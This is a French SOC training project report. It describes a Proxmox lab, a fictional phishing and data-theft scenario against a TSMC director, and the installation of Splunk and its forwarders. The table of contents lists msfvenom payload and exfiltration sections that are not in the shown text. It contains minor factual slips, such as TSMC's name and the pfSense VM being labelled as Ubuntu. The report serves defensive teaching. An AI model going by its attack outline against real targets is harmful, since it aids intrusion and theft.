



Formation en analyse et gestion des incidents de cybersécurité

CYBERUNIVERSITY, PARIS

FORMATION CONTINUE ANALYSTE SOC 2 - PROMOTION JANVIER 2024

Rapport de projet

Détection et analyse d'une attaque de type phishing sur un site industriel de TSMC Microelectronics (Taiwan)

Présenté par

Mouhamed DIAW

Mounia HAMANI

Encadrant: **Mauro RODRIGUES**

Table des matières

INTRODUCTION	4
PARTIE I : ARCHITECTURE DU PROJET	5
I. Fiches techniques des machines virtuelles :	7
1. VM serveur Splunk: on a utilisé une machine Ubuntu nommée “ubuntu-splunk” (appartenant au VLAN 6) pour éviter les problèmes d’espace disque qu’on avait sur la machine serveur Linux Ubuntu comme c’est mentionné un peu plus haut. On a installé le SIEM Splunk et le service DNS.....	7
2. VM Kali: une machine kali Linux nommée “kali-2024-clone” (appartenant au VLAN 1) pour effectuer l’attaque.	7
3. VM Pfsense: une machine Ubuntu nommée “routeur”(appartenant au VLANs 1 et 6) , c’est le pare-feu et le routeur en même temps.....	7
4. VM Supervision : une machine ubuntu nommée “bureau supervision” (appartenant au VLAN 6) pour configuration et supervision de Pfsense et Splunk...	8
5. VM Windows : une machine Windows nommée “win10-client” (appartenant au VLAN 6) sur laquelle il s’effectuera l’attaque.	9
II. Relations et dépendances	9
PARTIE II : CONTEXTE, ENJEUX ET SCÉNARIO D’ATTAQUE DE L’ENTREPRISE TSMC	10
I. Présentation de la société TSMC(Taiwan Semiconductors Manufactured Company)	10
II. Profil de l’attaquant et de la cible	11
1. Profil de l’attaquant	11
2. Profil de la cible	11
III. Objectifs et déroulement de l’attaque	11
1. Objectifs	11
2. Déroulement de l’attaque	12
PARTIE III : INSTALLATION ET CONFIGURATION DU SIEM SPLUNK	13
I. Installation de Splunk et configuration initiale	13
1. Configuration des universals forwarders (UFs)	15
2. Configuration et envoie des logs de pfsense sur Splunk	23
3. Création de tableaux de board avant l’attaque de type phishing	28
4. Automatisation et alertes	31

PARTIE IV : DÉROULEMENT TECHNIQUE DE L'ATTAQUE	32
I. Collecte d'informations.....	32
II. Scan du réseau	32
III. Identification des ports d'écoutes sur la machine Windows	33
IV. Mis en place du payload avec MsfVenom.....	34
V. Création du mail de phishing	35
VI. Téléchargement et exécution du fichier malveillant par la cible	36
VII. Prise en main de la machine cible et exfiltration des données	38
PARTIE IV : DÉTECTION ET ANALYSE DE L'ATTAQUE PAR PHISHING	42
I. Déclenchement de l'alerte Splunk	42
II. Investigation avec les journaux d'évènement de Sysmon	43
III. Investigation sur Splunk	44
IV .VirusTotal.....	45
PARTIE VI: RECOMMANDATIONS POUR ÉVITER LES ATTAQUES DE TYPE PHISHING	47
I. La sensibilisation du personnel.....	47
II. Les solution logicielles	47
III. Paramétrage adéquat des postes utilisateurs.....	47

INTRODUCTION

La cybersécurité est devenue un élément clé dans beaucoup de domaines. Elle nous aide à détecter les actions malveillantes et élaborer des stratégies pour minimiser l'impact sur les entreprises.

Notre projet est effectué dans le but de travailler les deux volets attaquant et victime en simulant une attaque de type phishing.

S'en suivent une détection et une investigation sur cette attaque dans les paragraphes qui ci-dessous.


PARTIE I : ARCHITECTURE DU PROJET

L'architecture ci-dessous a été réalisée afin de mener à bien le projet. Nous y distinguons, une machine windows, une machine kali linux un firewall pfsense et un serveur qui abritera le SIEM Splunk.

La machine Windows constitue le poste client c'est-à-dire celle qui subira l'attaque de phishing et la machine Kali linux représente la machine dont l'attaquant se servira pour lancer l'attaque.

Le firewall Pfsense permettra de séparer le réseau privé (LAN) et le réseau extérieur (WAN). L'adresse IP LAN du firewall pfsense permet d'accéder à ce dernier depuis le réseau interne alors que firewall est accessible depuis l'extérieur uniquement grâce à son adresse IP WAN.


Le SIEM (Security Information and Events Management) Splunk nous permettra d'analyser les logs générés par la machine windows ayant subi l'attaque.



Pour réaliser ce projet on a eu comme outils des machines virtuelles sur Proxmox.


Proxmox Virtual Environment (abrégé Proxmox VE ou PVE) est une plateforme de virtualisation libre (licence AGPLv3) basée sur l'hyperviseur Linux KVM. Elle est fournie avec un packaging par Proxmox Server Solutions GmbH.

Dans ce projet l'équipe chargée de la formation a fourni les accès à Proxmox et le template dont il y a les machines à cloner. Ces machines sont : "Ubuntu22-desktop", "Pfsense", "Ubuntu-server", "Kali-2024.1" et "Window10".



On a cloné toutes les machines. Cependant, on a eu un problème avec l'espace disque du serveur Ubuntu qui n'était pas en mesure de supporter le SIEM Splunk et le changement de la taille du disque cassait la VM.


On a remédié à ce problème en clonant une machine Ubuntu et changer la taille du disque pour qu'elle supporte le Splunk.




Comme on remarque dans la capture, on a mis en place une Windows 10, une Kali, un Pfsense-routeur, une Ubuntu-Splunk et une Ubuntu pour la supervision.

I. Fiches techniques des machines virtuelles :

1. **VM serveur Splunk:** on a utilisé une machine Ubuntu nommée “ubuntu-splunk” (appartenant au VLAN 6) pour éviter les problèmes d’espace disque qu’on avait sur la machine serveur Linux Ubuntu comme c’est mentionné un peu plus haut. On a installé le SIEM Splunk et le service DNS.




2. **VM Kali:** une machine kali Linux nommée “kali-2024-clone” (appartenant au VLAN 1) pour effectuer l’attaque.




3. **VM Pfsense:** une machine Ubuntu nommée “routeur” (appartenant au VLANs 1 et 6) , c’est le pare-feu et le routeur en même temps.



4. VM Supervision : une machine ubuntu nommée “bureau supervision” (appartenant au VLAN 6) pour configuration et supervision de Pfsense et Splunk.



5. VM Windows : une machine Windows nommée “win10-client” (appartenant au VLAN 6) sur laquelle il s’effectuera l’attaque.



II. Relations et dépendances

Comme évoqué précédemment le firewall constitue une barrière qui sépare le réseau interne du réseau externe. Toute tentative d'accès au réseau interne (LAN) fera l'objet d'une inspection rigoureuse de la part de pfsense afin d'éviter l'intrusion d'un acteur malveillant dans le réseau.

De ce fait, la machine attaquante kali linux ne pourra pas accéder depuis l'adresse IP WAN à la machine cliente windows directement car le firewall pfsense va l'en empêcher grâce aux règles de filtrage établies.

Le ping de la kali vers le LAN ne passe pas comme c'est montré dans la capture:



Dans le réseau LAN le serveur splunk communique avec la machine Windows grâce à des agents (universal forwarders) installés sur cette dernière. Ces agents vont faire remonter tous les logs systèmes et les logs de sécurité au serveur Splunk pour l'analyse des indicateurs de compromissions lors de l'attaque par un acteur malveillant.

De plus le firewall pfsense a été également configuré pour qu'il fasse remonter ces logs systèmes, événements et sécurités au serveur Splunk pour des analyses de traces d'attaque.

Ce tableau ci-dessous représente l'inventaire des matériels présents dans l'architecture du projet.

Nom de la machine	Caractéristiques-Versions	Adresse IP	Ports
Windows 10	Microsoft Windows 10 pro Version 10.0.19042	192.168.1.18/24	
Kali linux	Ubuntu 22.04.4 LTS Linux kali 6.6.9-amd64	192.168.2.10/24	
Pfsense	2.7.2 RELEASE (adm64)	WAN : 192.168.2.22/24 LAN :192.168.1.2/24	
Splunk server	Ubuntu 22.04.2 LTS Splunk Enterprise version 9.0.3	192.168.1.11/24	Interface web :8000 Réception des données :9997

PARTIE II : CONTEXTE, ENJEUX ET SCÉNARIO D'ATTAQUE DE L'ENTREPRISE TSMC

Dans un contexte où la guerre des semi-conducteurs fait rage, dompter le processus de fabrication de ces derniers à couches minces (nanométriques) devient un atout majeur pour toute entreprise de ce secteur.

Le semi-conducteur est un type de matériau essentiel dans le domaine de l'électronique moderne. Comme son nom le laisse deviner, il se situe entre les conducteurs et les isolants en termes de conductivité électrique, ce qui signifie qu'il peut conduire l'électricité dans certaines conditions et mais aussi l'isoler dans d'autres. Cette polyvalence fait que les semi-conducteurs jouent un rôle central dans de nombreuses applications, depuis la fabrication de composants électroniques jusqu'à l'énergie solaire.

I. Présentation de la société TSMC(Taiwan Semiconductors Manufactured Company)

TSMC est une grande entreprise taiwanais spécialisée dans la fabrication des puces graphiques de hautes qualités. Grâce à la maîtrise de cette technologie, elle fabrique les puces graphiques de grandes entreprises telles que Intel, NVIDIA et Apple.

Ces puces graphiques très stratégiques car utilisées dans le secteur de la défense de nombreux pays, donnent à son fabricant principal un réel atout devant ses concurrents.

La maîtrise parfaite de cette technologie des semi-conducteurs par TSMC eut être une source de menace de la part d'entreprises concurrentes.

II. Profil de l'attaquant et de la cible

1. Profil de l'attaquant

Dans ce projet, l'attaquant du système d'information de l'entreprise TSMC est nommé Monsieur Zhao XIANG.

Monsieur XIANG est un ingénieur commercial chez l'entreprise de fabrication de semi-conducteurs chinoise Artosyn. Il possède une dizaine d'années d'expériences en négociation de contrat, en vente et en processus de fabrication des semiconducteurs. Il a également suivi par recommandation une formation de quelques mois en cybersécurité offensive. Ses compétences lui permettent d'être à l'affût de l'avènement de nouvelles puces graphiques et de la technologie qui rend ces dernières de plus en plus performantes.

2. Profil de la cible

La cible de l'attaquant Monsieur XIANG n'est autre que Monsieur Mei YANG qui occupe un poste de directeur de la production au sein de l'entreprise TSMC.

Monsieur Yang détient toutes les informations concernant les processus de fabrications et les dates de livraisons des futurs semi-conducteurs qui paraîtront en 2025. Ce qui fait de lui une cible idéale pour l'entreprise concurrente chinoise Artosyn.

III. Objectifs et déroulement de l'attaque

1. Objectifs

Dans le monde des semi-conducteurs, l'entreprise taïwanaise TSMC possède les puces les plus fines et les performantes du monde, ce qui lui donne une avance considérable sur ses concurrents comme Artosyn.

Étant très en retard sur l'affinage de ses puces graphiques, l'entreprise chinoise ne peut combler ce gap que sur une dizaine d'années. Cela va réduire considérablement ses parts de marchés et Artosyn n'est pas prête pour que ce scénario se produise.

C'est dans ce contexte que l'entreprise de fabrication de semi-conducteurs chinoise ARTOSYN souhaite mettre la main sur un document confidentiel de son concurrent taiwanais TSMC (Taiwan Semiconductors Manufactured Company).

Ce document renferme l'épaisseur des futurs semi-conducteurs en 2025, la date de production, les pays à livrer et le numéro d'identification des puces.

Une fois ce document en sa possession, le fabricant chinois pourra essayer de combler son retard sur l'affinage de ses semi-conducteurs.

2. Déroulement de l'attaque

Artosyn souhaite utiliser une technique de phishing contre l'entreprise TSMC en envoyant un mail d'hameçonnage. Cette attaque par phishing sera mise en œuvre par un de ses ingénieurs commerciaux Monsieur Zhao XIANG qui possède également des compétences basiques en hacking.

Monsieur XIANG va envoyer un mail d'hameçonnage avec un fichier non suspect à télécharger à Monsieur Mei YANG directeur de production de TSMC à Hsinchu.

NB: l'antivirus de la machine de Mr YANG a été désactivé car de nouvelles mises à jour doivent être faites.

Monsieur XIANG va attendre le téléchargement de ce fichier malveillant pour tenter de s'introduire dans le système d'information de TSMC.

Le but de cette attaque est d'accéder au contenu de ce document confidentiel de TSMC et de l'exfiltrer afin d'en avoir une copie en possession.

PARTIE III : INSTALLATION ET CONFIGURATION DU SIEM SPLUNK

On a installé Splunk comme système de supervision et créer des tableaux de bord, des rapports la visualisation des événements. Pour communiquer et superviser les machines du réseau, on a installé des UFs.

I. Installation de Splunk et configuration initiale

On a installé Splunk suivant la deuxième méthode vue dans le cours du Splunk en ligne de commande intitulé comme ceci :

-Utilisez la commande « wget » pour télécharger le package d'installation :

```
wget https://download.splunk.com/products/splunk/releases/9.0.3/linux/splunk-9.0.3-dd0128b1f8cd-linux-2.6-amd64.deb
```

- Lancez l'installation de Splunk avec l'utilitaire « dpkg » en tant que root

```
sudo dpkg -i splunk-9.0.3-dd0128b1f8cd-linux-2.6-amd64.deb
```

- Splunk sera exécuté par l'utilisateur « splunk ». Il faut toutefois le vérifier en utilisant la commande :

```
cut -d: -f1 /etc/passwd
```

-Changer d'utilisateur en splunk

```
sudo su splunk
```

-Aller ensuite dans le répertoire personnel avec la commande

```
cd
```


-Démarrer Splunk et accepter le contrat

```
bin/splunk start --accept-license
```

-Définir le compte administrateur de cette instance Splunk

```
Please enter an administrator username: admin
Password must contain at least:
  * 8 total printable ASCII character(s).
Please enter a new password:
Please confirm new password:
```

-L'interface Web de Splunk :



-Demander à Splunk de créer un script pour se lancer automatiquement et avec l'utilisateur splunk, pour se faire : lancer Splunk en exécutant la commande "enable boot-start"

```
sudo /opt/splunk/bin/splunk enable boot-start -user splunk
```

-Editer le fichier /etc/init.d/splunk et ajouter **USER=splunk** juste après l'entrée **RETVAL=0**

```
sudo nano /etc/init.d/splunk
```

-Désigner splunk comme le propriétaire utilisateur et groupe de tous les fichiers et répertoires du répertoire /opt/splunk/

```
cd /opt/splunk/
```

```
sudo chown -R splunk:splunk ./
```

-Puis redémarrez la machine pour vérifier le bon fonctionnement de la configuration

```
sudo reboot
```

La configuration est bien et après avoir entré le login et le mot de passe on obtient l'interface d'accueil de splunk.

1. Configuration des universals forwarders (UFs)


Le SIEM Splunk nécessite une configuration adéquate afin qu'il puisse collecter et analyser tous les logs qui remontent vers lui.

On a décidé de collecter les logs de sécurité, de système et les événements transmis (forwarded events). De plus, on a également installé Sysmon (System Monitor) afin de collecter plus de logs intéressants.


Afin que les logs de la machine Windows remontent jusqu'à Splunk, cela nécessite l'intervention des agents nommés les Universals Forwarders (UFs). Ces UFs sont des mouchards qui enregistrent en permanence toute activité dans notre machine windows.

Dans cette section qui suit, On va montrer l'installation des Universals Forwarder (UFs) dans la machine windows étape par étape.

